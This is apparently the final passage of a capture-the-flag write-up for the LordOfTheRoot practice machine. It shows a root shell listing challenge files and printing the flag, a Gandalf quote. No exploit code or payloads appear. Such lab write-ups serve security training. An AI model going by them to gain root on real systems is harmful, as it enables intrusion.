buf  buf.c  Flag.txt  other  other.c  switcher.py
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
root@LordOfTheRoot:/root#
```

Finally I found the flag.

Flag:

“There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power.”

– Gandalf

THE END